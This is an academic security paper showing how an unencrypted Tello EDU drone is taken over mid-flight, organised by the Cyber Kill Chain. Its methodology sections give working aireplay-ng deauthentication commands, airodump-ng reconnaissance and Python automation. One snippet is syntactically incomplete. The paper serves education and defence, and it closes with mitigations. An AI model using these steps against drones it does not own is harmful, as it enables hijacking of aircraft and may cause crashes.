DRONE HACKING: APPLYING THE CYBER KILL CHAIN TO HIJACK UNMANNED AERIAL SYSTEMS

Jacob Malimban, University of North Georgia

Bryson R. Payne, University of North Georgia

Tamirat T. Abegaz, University of North Georgia

ABSTRACT

Unmanned aerial systems (UASs) are increasing in usage — commercially, recreationally, and by government, military, and police. This research documents how off-the-shelf UASs, or drones, are vulnerable to hacking and how easy it is for an attacker to seize control of a Wi-Fi or radio-frequency-controlled drone. A simple programmable drone for education named the Tello EDU drone was used for this study. For drones of this type, a smartphone can connect to the drone's access point via Wi-Fi, allowing the phone to send movement commands from an app. An open-source packet sniffing tool named Aircrack-ng and a USB Wi-Fi antenna were used to disrupt and replace the connection between the Tello drone and a target's smartphone. A custom Python program was used to disconnect the Tello drone and take over the drone. Overall, this research shows that it is possible to take full control of a drone in under 45 seconds. To illustrate the adversary activities, the Cyber Kill Chain framework was used, and each step is detailed in full for further research and immediate use in cyber education and research. To mitigate against such attacks, a few recommendations are put forward. Specifically, for a drone of this type, WPA2 should be enabled by default with strong, unique passwords for each device, and support for 802.11w must be made available. With proper precautions, Wi-Fi and other radio-frequency-controlled drones' vulnerability to exploits can be minimized.

Keywords: Drone Hacking, Kill Chain, Unmanned Aerial Systems, Drones, Cybersecurity

INTRODUCTION

Unmanned aerial systems (UASs), commonly known as drones, provide benefits to users across a number of industries, from law enforcement and military to first responders (Bjurling, Granlund, Alfredson, Arvola, & Ziemke, 2020), and from real estate and city planning to package and pizza delivery. This research focuses on the vulnerability of common, consumer-level Wi-Fi drones. The question is, do off-the-shelf Wi-Fi-based drone configurations provide *reasonable* protection against spontaneous commandeering? Or could anyone with a laptop and Wi-Fi antenna take down, or take over, a police surveillance drone, commercial delivery drone, or similar UAS? Wi-Fi-based drone use is increasing and will continue to do so. It is imperative that we address Wi-Fi-based drone security and protection from hacking.

To illustrate an adversary's activities against drones, the Cyber Kill Chain framework was used, and each step is detailed in full for further research and immediate use in cyber education and research. The Cyber Kill Chain is a framework developed by Lockheed Martin

to categorize sections of a cyberattack (Hutchins et. al, 2011). A typical Cyber Kill Chain includes 7 stages: Reconnaissance, Weaponization, Delivery, Exploitation, Installation, Command and Control, and Action on Objectives.

The Reconnaissance stage includes tasks such as acquisition of tools, information collection, finding vulnerabilities, and organizational research. The Weaponization stage includes configuration, exploit development, the task of combining the exploit with backdoors, decoy, and bringing all the payloads, associative files, and infrastructure selected for the specified mission. The delivery stage describes all the tools and infrastructure needed to take the payload and send it to the target victim. Common delivery media include email, web, and USB. The Exploit stage is characterized by targeting either humans or vulnerable machines. When users are targeted, it is considered a user-space exploit. On the other when a machine is targeted, it is considered a technical-space exploit.

The Installation stage is typically associated with persistence and invocations. Scusseful installation signals that the payload does as designed, the software exploit does as instructed. There is a successful configuration such that there is new persistence, unremovable malware on a victim machine. The Command and Control stage is associated with a zombified computer(bot) establishes a communication with the attacker's server to receive instructions. The final stage, Action on Objective, is characterized by the exfiltration of data. With the successful Action on Objective stage, additional adversary tools will be transferred to facilitate on system or network that finalizes the goal of achieving the adversary's goals and objectives.

This research utilized a simple programmable drone for education named the Tello EDU. For drones of this type, a smartphone can connect to the drone's access point via Wi-Fi, allowing the phone to send movement commands from an app. An open-source packet sniffing tool named Aircrack-ng and a USB Wi-Fi antenna were used to disrupt and replace the connection between the Tello drone and a target's smartphone. A custom Python program was used to disconnect the Tello drone and take over the drone. Overall, this research shows that it is possible to take full control of a drone in under 45 seconds. Our results show how our sample drone is woefully unprotected and how surprisingly easy it is to change who controls the drone, while the drone is in mid-flight.

RELATED WORK

The new millennium has brought many changes in the technology industry. The first decade saw an increase in desktop, personal computer, and internet use. The next decade brought better and faster smartphones to the table and they are now near universal adoption. In the same way, this next decade will bring unmanned aerial vehicles out of the military and agricultural use to homes and cities, bringing added comfort into our everyday lives.

Most humans are driven to maintain and improve their comfort. Besides finding this comfort from our fellow human beings, we sometimes turn to our furry friends. However, the comfort provided by humans or animals is not always accessible to everyone. As such, research into the benefits of inanimate objects is rising. This includes weighted blankets (Eron, et al., 2020), weighted companion cubes, and now increasingly lighter drones. Just as weighted blankets reduce anxiety in certain settings, researchers suggest the same is true for drones accompanying pedestrians in the

dark (Kim, Kim, & Kim, 2016a). Another study (Colley, Virtanen, Knierim, & Häkkilä, 2017) investigates whether navigational drones should move a couple of meters ahead of users, or if the drone should act as a beacon to reach and move after the user has caught up. There is even "a Tai Chi-inspired close-range human-drone interaction experience" (La Delfa, et al., 2020, p. 1).

Even as drones could now provide some comfort to humans, researchers are eager to increase drone likeability. Some try to address the robotic-like movement (Tan, Lee, & Gao, 2018) that cause negative feelings in people; others, by making drones with "tolerable predictability, limited controllability, adorability, necessity for others' care and consistent autonomy" (Kim, Kim, & Kim, 2016b, p. 5), giving it some personality and making it naughty like a dog. Still others try to reduce the noise caused by drones (Mohamud & Ashok, 2018), especially as NASA found the buzzing noise produced by drones more annoying than sounds made by cars (Christian & Cabell, 2017).

The need for making drones more lifelike and interactive is real. For example, when tasked with commanding an autonomous drone modified with propeller guards for safety, some study participants even "complimented the drone by saying 'nice' or 'good job'." (Abtahi, Zhao, E., & Landay, 2017, p. 7). To say that we need to make drones human-like and less annoying is not being facetious. In search and rescue contexts, using emotions in robots may improve operations (Akgun, Ghafurian, Crowley, & Dautenhahn, 2020).

Undoubtedly, improved likeability will result in increased drone use. With the adoption of any new technology, however, it is important to anticipate the potential dangers and pitfalls that result from misuse. Already, people and organizations are vulnerable to viruses, malware, ransomware, and the like. The increased use of drones will bring about an increase in crimes related to drone use. The most obvious vulnerability of drones is that an attacker can hack their way into gaining control of someone else's drone.

To demonstrate this vulnerability, we built a simple exploit workstation to test how easy it is to take control over a drone. Current drone controls are based on either direct control (such as via smartphone) or programmed routines. Incidentally, the Tello drone used for this research supports both. The next section describes the typical process of a cyberattack (Cyber Kill Chain), the hardware and software used for this research, followed by discussions on how an attacker can gain control of a victim's drone (setup, attack process, automation of attack process).

RESEARCH METHODOLOGY

To determine whether off-the-shelf drones are secure with their default configurations, we obtained one Tello EDU drone from Ryze Robotics. A Wi-Fi USB Antenna that supports monitor mode, AWUS036ACH was bought from Alfa. This attack was performed on a desktop loaded with Kali Linux; however, any operating system with the Aircrack-ng suite and drivers for the Wi-Fi antenna can be used. The following section details the setup, the attack process (based on the Cyber Kill Chain framework (Lockheed Martin)), and a program that automates the attack process.

Kali Setup

A fresh Kali Linux, version 2020.3, was installed directly onto a desktop as the Aircrack-ng suite


comes preinstalled. The USB antenna is not useable yet, so the drivers need to be installed. First, the computer is updated. From the terminal, sudo apt-get update -y, sudo apt-get upgrade -y, and sudo apt-get dist-upgrade -y ensure that all software is running at the newest release. This ensures that known vulnerabilities are patched, current features are at their best, and the latest stable functionalities can be used. To remove packages no longer necessary and free up space, run sudo apt-get autoremove -y.

Installation of the drivers for the Wi-Fi USB antenna is simple. For our purposes, we just need to install the "realtek-rtl88xxau-dkms" package. To ensure the driver does not exist yet, we run sudo apt-get remove realtek-rtl88xxau-dkms and sudo apt-get purge realtek-rtl88xxau-dkms. Finally, sudo apt-get install realtek-rtl88xxau-dkms -y is run to install the needed drivers. After installation, the USB antenna can be plugged in and used.

Pre-Exploit, Cyber Kill Chain

Reconnaissance Stage: we start with full control of one Tello drone to learn how to hack any arbitrary Tello drone. Turning it on adds a Wi-Fi SSID to the environment: TELLO-xxxx. There is no default password to connect. Only one device can control the Tello drone at a time. Users typically connect to Wi-Fi, then control the drone with a smartphone via the Tello app (on both Apple Store and Google Play). Bluetooth is not used by default. Every device that communicates on a network has a unique MAC address. To find out what the Tello's MAC is, we can ask the Wi-Fi antenna to list detailed information about SSID information it receives.


Figure 1. sudo iwconfig, showing the wireless interfaces.
Of importance is knowing the name of USB antenna: wlan1



First, we use sudo iwconfig to determine the name of our antenna's wireless interface. In the picture above, two wireless LAN interfaces are shown: the usual network card and the USB antenna. Since the network card comes with the machine, it is probably wlan0, so the antenna is wlan1. To verify this, we unplug the USB antenna and run iwconfig again. This time, only wlan0 shows up, meaning that the USB antenna becomes wlan1 when used.

To list all the Wi-Fi access points we can connect to, we use sudo iwlist wlan0 scan along with some additional information. We use wlan0 as it is what is typically used to connect to the Wi-Fi for internet connectivity, and we are trying to see all the details the accessible access points provide. If there is a problem, run *iwconfig* to ensure that the used wireless interface is on 'Managed' mode. If the interface needs to be changed back to 'Managed', run *sudo ifconfig* [interface] *down;* then run *sudo iwconfig* [interface] mode Managed; finally, run *sudo ifconfig* [interface] *up*.

Figure 2. sudo iwlist wlanX scan are explored,
to show all the access points and interesting values



From the iwlist scan, the different access points' information like MAC info, SSID (Wi-Fi name), protocol, mode, channel, and encryption, appear. Since we know that the stock drone has an SSID of 'TELLO-xxxx', we know that Figure 2 contains the correct information. Important things to note are the MAC address, SSID, Wi-Fi channel, and that there is no encryption. No encryption means the drone is susceptible to a deauthentication attack.

Figure 3. Looking up the owner of the first 3
octets of the drone's media access control address (MAC address)

MAC lookup for: 60:60:1f

Registry	Start	End	Vendor	Address
MA-L	60601F000000	60601Fffffff	SZ DJI TECHNOLOGY CO.,LTD	6/F,HKUST SZ IER Bldg,9 Yuexing 1st Rd shenzhen guangdong CN 518057

From the MAC address, the first three pairs (octets) are known as the organizationally unique identifier (OUI). In this case, the OUI is 60:60:1F. Looking it up, the company SZ DJI Technologies appears. If we look at the OUIs assigned to them, we find another: 34:D2:62. This is important as the other OUI may also uniquely identify Tello drones.

Figure 4. Other Organizationally Unique Identifier (OUIs)
belonging to the same company found in Figure 3


MAC lookup for: sz dji technology co.,ltd

Registry	Start	End	Vendor	Address
MA-L	34D262000000	34D262ffffff	SZ DJI TECHNOLOGY CO.,LTD	6/F,HKUST SZ IER Bldg,9 Yuexing 1st Rd shenzhen guangdong CN 518057
MA-L	60601F000000	60601Fffffff	SZ DJI TECHNOLOGY CO.,LTD	6/F,HKUST SZ IER Bldg,9 Yuexing 1st Rd shenzhen guangdong CN 518057

Weaponization Stage: Because there is an app for the drone and connection to the drone requires no password, the easiest way to gain control over a Tello drone is to connect to it from another device through the app. This is done by disconnecting the legitimate owner so that the attacker can connect to the drone themselves.


The plan is very simple: while the victim is connected to the drone, spam deauthentication frames so the victim's smartphone cannot remain connected to the drone, forever (or at least while the attack is in progress). To do the deauthentication attack, the victim's smartphone unique MAC address must be known.

Figure 5. Killing network services and starting monitor mode on the USB antenna



First, to ensure networking services will not interfere, we run sudo airmon-ng check kill. With no obstructing services, we run sudo airmon-ng start wlan1 (where wlan1 is the USB antenna). In Figure 5, it shows that wlan1 is on monitor mode and that we reference the interface as wlan1 (instead of wlan1mon, as in some cases). The USB antenna is now ready for passive packet monitoring.

Figure 6. airodump-ng wlan1 -bssid 60:60:1F:5E:D4:CE,
a view limited to stations (smartphones) connected to the drone's access point MAC address.



Now, we run airodump-ng wlan1 –bssid [drone MAC]. [-w filename] can be appended if all the information should be saved. This screen typically shows the different access points (above) and clients that can connect to those access points (below). The -bssid filter is added to display only the information of the drone and the device connected with it. Indeed, under the station column, we see the MAC address of the phone in Figure 6. Now that we have the victim phone's MAC address, we can now deliver the payload.


Delivery Stage: In a typical cyberattack, delivery refers to how the exploit and remote access combo (the payload) is sent to the victim. This is usually via email, USB, or download.

In this case, however, the drone receiving our fake deauthentication frame is the exploit.

Exploit and Aftermath, Cyber Kill Chain


Exploitation Stage: With both the drone's and smartphone's MAC addresses, we can ensure that connection between the phone and drone ends. The victim's smartphone can never reestablish its connection to the drone and will remain locked out—as long the drone thinks the victim phone wants to deauthenticate (in reality, it comes from the attacking computer).
(Important reminder: limit attacks to only devices you own or have explicit permission to attack. To do otherwise is illegal. The FCC has fined companies like Marriott for denying consumers access to their personal 3rd party hotspots, to force the consumers to use Marriott's expensive Wi-Fi (Hetter & Katia, 2014).)

Figure 7. After quitting airodump-ng via control C
and changing the USB antenna's channel for the deauthentication attack



To prepare for our attack, we run sudo iwconfig wlan1 channel [channel from iwlist scan]. This locks the USB antenna from monitoring all channels to just the channel the drone Wi-Fi occupies. This step is crucial. Now, we can exploit the lack of a password and run sudo aireplay-ng -0 1000 -a [drone MAC] -c [phone MAC] wlan1. The -0 1000 tag signifies a big deauthentication burst, -a specifies the access point, and -c specifies the device to disconnect from the access point. As stated, this continuously sends fake orders to the drone to break its connection with the victim's smartphone. With the speed the computer sends the order, the victim's device has no time to re-establish a connection with the drone. The results are as seen in Figure 8, with many deauthentication frames sent within a second.

Figure 8. sudo aireplay-ng -0 1000 -a 60:60:1F:5E:D4:CE -c A4:08:EA:08:BA:05 wlan1,
directing many deauthentication requests to the phone MAC address with skater's grace.



When the victim's smartphone and drone connection breaks, the drone will hover in place. Depending on the light levels, the drone may drift if it cannot properly see and orient itself. It may smack into a wall. If it crashes into a surface hard enough, this Tello drone will shut off and fall to the ground. Assuming it hovers in place, it will continue to do so until the battery reaches critically low levels. In such a case, it will land forcefully regardless of how treacherous the terrain is.

Installation Stage: According to the Cyber Kill Chain framework, at this stage of a cyberattack the computer has already run the payload—whether by human hands or automatically by virus. Because computers do not understand intent, they will continue executing whatever instructions they receive, whether to install remote access, or disable the firewall, or to permit regenerative malware to settle itself.

In this project, however, there is no installation. After completing the exploit to kick the victim phone's connection to the curb, the following action is for the attacker phone to take control over the drone.

Command & Control Stage: At this stage in a cyberattack, the target computer has finished installing the malicious program; additionally, the installation typically sets the program to run on startup (when the computer turns on). One of the instructions from the program is usually to connect to a Command & Control server, set up by the attackers, to receive further instructions. In computer terms, such a zombified computer that acts on commands from an illegitimate server is known as a bot.

In this project, however, we just connect to the drone directly from our attacker phone, assuming the drone did not crash. Since the drone is controlled via Wi-Fi, we just need to access the Wi-Fi. There is no need to install malicious program onto a target computer. However, the drone needs to be up and running for the attacker phone to maintain control of it.

Actions on Objectives Stage: At this point in the Cyber Kill Chain framework, the victim's computer is now the property of the attacker: they have remote access to the computer, they can escalate privileges like an administrator, and the computer will perform the instructions it receives from the attacker's server. The first instruction from the server is likely to hide evidence that an attacker has intruded into the computer. Another might be to compress proprietary information to a zip archive and send it to the attacker. The bot can participate with other bots as a botnet to spam a target corporation and prevent communication in a distributed denial of service (DDoS) attack.

In this project, the mission is clear: drive the drone around the victim phone in a mocking manner; the drone's friendship with the victim phone has ended, and now the attacker's phone is the drone's best friend. The true objective is to show that this vulnerability exists and demonstrate how easy it is to exploit. Since we are not malicious people, this entire attack is orchestrated on systems we own.

Automating the Attack Process

If a human can do drone hacking, a program can too. In fact, a computer can run commands harder, better, faster, and stronger. We choose python 3 to run these commands, because Java is not our cup of tea (pun intended). To run terminal commands from python, we import subprocess.

Figure 9. Setting python variables for an automatic attack, based on prior iwconfig

```
import subprocess
import sys
import time

wifiInterface = 'wlan0'
monitorInterface = 'wlan1'

def toggleInterface(interface):
    subprocess.Popen(['sudo', 'ifconfig', interface, 'down'])
    subprocess.Popen(['sudo', 'ifconfig', interface, 'up'])

```

First, we assume that the interfaces are properly set for the one typically connected to Wi-Fi and the one destined to monitor the airways. We use wlan1 for monitoring because the USB antenna can be unplugged and replugged to ensure it starts last.

Figure 10. Example pipe (|) for terminal commands converted to python subprocess

```
IWLIST = subprocess.Popen(['sudo', 'iwlist', wifiInterface, 'scan'],
    stdout=subprocess.PIPE)

IWGREP = subprocess.Popen(['grep', 'TELLO', '-B1', '-A4'],
    stdin=IWLIST.stdout,
    stdout=subprocess.PIPE)

dout,derr = IWGREP.communicate()
if not derr:
else:
    print("Error enountered on obtaining MAC")
    sys.exit()
del IWLIST, IWGREP
```

As usual, we start with sudo iwlist wlan0 scan. Each word (argument) is an element in a list. The list is sent to Popen() and standard out is set to PIPE. Assuming the SSID contains TELLO, we grep to get one line above it and four below. To pipe information from one process to another, the preceding process (the first Popen object), must be named so we can set the succeeding process (grep) to have a standard input from the first (iwlist). Finally, the succeeding process calls communicate() to receive standard input and send standard output, or errors. If everything works as intended, there will be no errors. If there are no errors, we can take the information we need. In the case of iwlist, we obtain the MAC, SSID, channel, and encryption (if any) as planned, automatically. This process is shown in Figure 10.

Figure 11. aireplay-ng deauthentication converted to python

```
''' deauth

aireplay-ng -0 1000 -a [AP MAC]  -c [phone MAC] [interface]
aireplay-ng -0 1000 -e [AP SSID] -c [phone MAC] [interface]

'''

DEAUTH = subprocess.Popen(['sudo', 'aireplay-ng', '-0', '1000', '-a', droneMAC, '-c',
targetMAC, monitorInterface],
    stdout=subprocess.PIPE)
print(f"Currently deauthing {targetMAC} from {essid}")
print("\t(Can ^c when done)")
print("Please connect to the drone")

try:
    dout,derr = DEAUTH.communicate()
    if not derr:
        print("Please already be connected to the drone")
except KeyboardInterrupt:
    pass
del DEAUTH
```

The steps explained in the previous paragraph—creating processes and attaching a secondary process like grep or awk—is typical for this program. We do it for sudo airmon-ng start wlan1 and grep monitor mode. This step is to obtain the name of the monitor interface (wlan1mon or just wlan1). After that, when running sudo airodump-ng –bssid [drone MAC] [monitor interface], we request the user to find and input the phone MAC address, because it is convenient. Then iwconfig [monitor interface] channel [#] sets the USB antennas to monitor the Wi-Fi channel the drone is on as usual. Finally, we run sudo aireplay-ng -0 1000 -a [drone MAC] -c [victim MAC] [monitor interface] to deauthenticate the victim's phone and keep it disconnected from the drone. This is seen in Figure 11. The only thing left to do is connect to the drone from our attacker phone and drive away. Wi-Fi services on Kali Linux can be restored with sudo systemctl start NetworkManager, which our program does via Popen().

RESULTS

If the attack begins when the drone is within the USB antenna's range, it takes under five minutes to type out all the commands in a relaxed manner. We start from the first iwconfig to ensure that the antenna is on wlan1. Then iwlist is run to search for the drone's channel based on the SSID (Wi-Fi name). The USB antenna is set to monitor packets in the airways with airmon-ng, then airodump-ng is used to find the MAC address of the current device connected to the drone. Finally, we lock the USB antenna to only view the Wi-Fi channel the drone access point is on with iwconfig, and then we use aireplay-ng to continuously deauthenticate the connection between the victim phone and drone. We can finally connect to the drone from the attacker phone.

The biggest hang-up is waiting for airodump-ng to warm up and pick up the packets between the victim phone and Tello drone. The deauthentication attack happens remarkably quickly. The second slowest activity is waiting for the drone to acknowledge the attacker's phone as the new, true, cooler controller. After that, it is off to the races.

The semi-automatic program attack, however, takes only 45 seconds. It depends on how enthusiastically the attacker types the victim phone's MAC address. As airodump-ng is a continuous, data-gathering program, it is difficult to both grep out the victim phone's MAC address and communicate the information to a python variable. Incidentally, the biggest delays are the same as running each command by hand: waiting for airodump-ng and the attacker's phone to connect. The widest variable delay, however, is from waiting on the user to type out the victim phone's MAC address correctly.

ANALYSIS

One would hope that a drone they buy from the store provides enough security such that looking away does not result in the drone flying away and disappearing. Police will not be amused if they send out a helicopter-replacing drone and the criminals not only disable the controls and video feed, but then take possession of the drone as well—thousands of tax dollars, gone. Governments, trying to restore Puerto Rico's communication infrastructure damaged by a hurricane, may be moderately displeased upon hearing that their network-providing swarm of drones (Coletta, Maselli, Piva, & Silvestri, 2020) has been commandeered by a pan-national terrorist group to bring about the advent of Skynet. Obviously, these are hypothetical situations, but why is this type of cyberattack possible?

Why this Works: Vulnerability Analysis

In the standard for wireless networks, IEEE 802.11, management packets are defined. These include beacon frames (which an access point uses to broadcast its existence), disassociation frame (access point wishes to regain resources by terminating connection), and the deauthentication frame, to name a few. Management frames are quite important for the network to operate.

The deauthentication frame has many uses. Most common is perhaps when either the client (phone) or access point (drone) wants to terminate the connection. Another deauthentication reason is when the client has been inactive, and the access point wants to reaffirm the connection. So, the client disconnects, reconnects, and reauthenticates itself as a legitimate user.

What if the access point continuously receives deauthentication frames appearing from the client? The result is that the client is stuck in reauthentication jail, perpetually unable to prove itself. A deauthentication attack is when an attacker uses the MAC address of the access point and target phone to pretend to be the access point requesting reauthentication from the phone. The attack might begin first by spoofing an illegitimate message from the victim's phone to the access point requesting to deauthenticate.

Security Analysis

Since the IEEE 802.11 standard is insecure, there are two ways to improve security: build a proprietary connection system or update the standard. A proprietary connection system will only provide better security among devices that explicitly support it, which reduces compatibility. Additionally, if devices using a proprietary connection also support IEEE 802.11 to increase compatibility and allow the potential for widespread use, then the problem persists. Therefore, the

clear choice when it comes to improving security is for the standard to be updated.

Updating a standard must be done carefully, and it is best done while maintaining compatibility with what is already existing. For example, since it was done properly, the definition of a kilogram changing in 2019 (Jeffrey-Wilensky, 2019) did not cause a worldwide collapse. However, since the United States continues to use inches (defined by the metric system), there is always the potential for disaster. Sure, using imperial units protects names like 'Fahrenheit 451', but millions of tax dollars were lost to unit conversion errors like with NASA (Odenwald, 2009). Regarding updating the 802.11 standard, IEEE did designate management packets (deauthentication frames included) as something to be protected, resulting in the amendment, IEEE 802.11w-2009.
If the standard was updated (in 2009) to solve this problem, why do deauthentication attacks persist? There are two reasons: WEP was marked as deprecated in 2004, and both the client and the access point device must support 802.11w.


Recommendations

To protect this Tello device and Wi-Fi-based drones in general, we make the following recommendations:

1. WPA-2 (and soon WPA-3) must be enabled by default on all devices
2. The default Wi-Fi password must be changed after the first use of the drone
3. The password must be complex, i.e. not susceptible to brute force guessing
4. Support for 802.11w is essential
5. Security settings must not be easily resettable.

Incidentally, although the Tello drone can have a password on its access point, default settings can easily be restored by holding the power while the drone is on.

Figure 12. A feature designed for convenience but a critical security flaw: easy password reset (of the Tello drone's Wi-Fi)



CONCLUSION

With the increased use of technology and almost every aspect of our lives being controlled by technology, we must remain ever vigilant and anticipate potential pitfalls, particularly in security.

Computer science and cybersecurity professionals are in the unique and privileged position to provide education, assistance, and solutions to problems caused by abuse and misuse of technology. As ubiquitous as computer-controlled and digitally-controlled personal, household, recreational and industrial devices are, the need for security is ever-growing.

